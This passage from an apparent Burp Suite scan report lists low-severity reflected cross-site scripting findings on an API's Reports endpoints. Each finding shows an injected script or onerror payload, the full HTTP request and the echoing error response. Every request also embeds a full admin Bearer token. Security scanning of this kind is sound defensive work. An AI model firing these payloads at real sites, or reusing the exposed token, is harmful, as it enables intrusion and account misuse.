X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:27:03 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"tenantId":["The value 'wapl8<img src=a onerror=alert(1)>ri9an' is not
valid."]},"traceId":"00-fca15342229a1ab5857a5d64f14f990a-eb5e6c8bdd928a8b-00"}
```

6.5. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1 [page parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/1**

Issue detail

The value of the **page** request parameter is copied into the HTML document as plain text between tags. The payload **zktln<script>confirm(1)</script>usp37** was submitted in the page parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The application appears to be blocking the usual proof-of-concept test string used by Burp, so an alternate test string was used.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/Reports/tenant/1?page=1zktln%3cscript%3econfirm(1)%3c%2fscript%3eusp37&pageSize=500
HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
```

```
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:40 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"page":["The value '1zktln<script>confirm(1)</script>usp37' is not valid."]},"traceId":"00-
c6ee6360d883e6b7e725e1d4b90c3834-0fa5926f184b48fe-00"}
```

6.6. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1 [pageSize parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/1**

Issue detail

The value of the **pageSize** request parameter is copied into the HTML document as plain text between tags. The payload **iesn7<script>alert(1)</script>d9hax** was submitted in the pageSize parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/Reports/tenant/1?page=1&pageSize=500iesn7%3cscript%3ealert(1)%3c%2fscript%3ed9hax
HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
```

```
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:46 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"pageSize":["The value '500iesn7<script>alert(1)</script>d9hax' is not
valid."]},"traceId":"00-bb066139cf52a90b44c2f6469a412f6a-27cc66c32ae92be7-00"}
```

6.7. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/13 [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Firm**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/13**

Issue detail

The value of the URL path filename is copied into the HTML document as plain text between tags. The payload **y1b8f<a>x5tya** was submitted in the URL path filename. This input was echoed unmodified in the application's response.

This behavior demonstrates that it is possible to inject new HTML tags into the returned document. An attempt was made to identify a full proof-of-concept attack for injecting arbitrary JavaScript but this was not successful. You should manually examine the application's behavior and attempt to identify any unusual input validation or other obstacles that may be in place.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/Reports/tenant/13y1b8f%3ca%3ex5tya?page=1&pageSize=500 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
```

GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLvTjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8bRrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwOzF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 1

HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:27:00 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors occurred.","status":400,"errors":{"tenantId":["The value '13y1b8f<a>x5tya' is not valid."]},"traceId":"00-180a6abfbfd42c8d50e0fdaeb634d3e0-5f1744f41e6f8eaf-00"}

6.8. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/13 [page parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/13**

Issue detail

The value of the **page** request parameter is copied into the HTML document as plain text between tags. The payload **za5f9<script>alert(1)</script>pxscq** was submitted in the page parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/Reports/tenant/13?page=1za5f9%3cscript%3ealert(1)%3c%2fscript%3epxscq&pageSize=500
HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:35 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"page":["The value '1za5f9<script>alert(1)</script>pxscq' is not valid."]},"traceId":"00-
d093105c243222ba5fb10730618b59d1-de87717ca56c8e21-00"}
```

6.9. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/13 [pageSize parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**

Path: **/Veracism/api/Reports/tenant/13**

Issue detail

The value of the **pageSize** request parameter is copied into the HTML document as plain text between tags. The payload **u8ool<script>alert(1)</script>hcjbt** was submitted in the pageSize parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/Reports/tenant/13?page=1&pageSize=u8ool%3cscript%3ealert(1)%3c%2fscript%3ehcjbt HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:44 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"pageSize":["The value 'u8ool<script>alert(1)</script>hcjbt' is not
valid."]},"traceId":"00-71a148776e27b76cf0c812cd8ed2902c-88c7c624357de28b-00"}
```

6.10. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/9 [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/9**

Issue detail

The value of the URL path filename is copied into the HTML document as plain text between tags. The payload **h8os0<img src=a onerror=prompt(1)>hr20b** was submitted in the URL path filename. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response. The proof-of-concept attack demonstrated uses an event handler to introduce arbitrary JavaScript into the document.

The application appears to be blocking the usual proof-of-concept test string used by Burp, so an alternate test string was used.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/Reports/tenant/9h8os0%3cimg%20src%3da%20onerror%3dprompt(1)%3ehr20b?
page=1&pageSize=500 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:27:00 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"tenantId":["The value '9h8os0<img src=a onerror=prompt(1)>hr20b' is not
valid."]},"traceId":"00-f350da39c5405d1ee7accfc07c3ff0b4-eb6431392dc9fa8e-00"}
```

6.11. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/9 [page parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/9**

Issue detail

The value of the **page** request parameter is copied into the HTML document as plain text between tags. The payload **ppp0c<script>alert(1)</script>oum35** was submitted in the page parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1


```
GET /Veracism/api/Reports/tenant/9?page=1ppp0c<script>alert(1)</script>oum35&pageSize=500 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
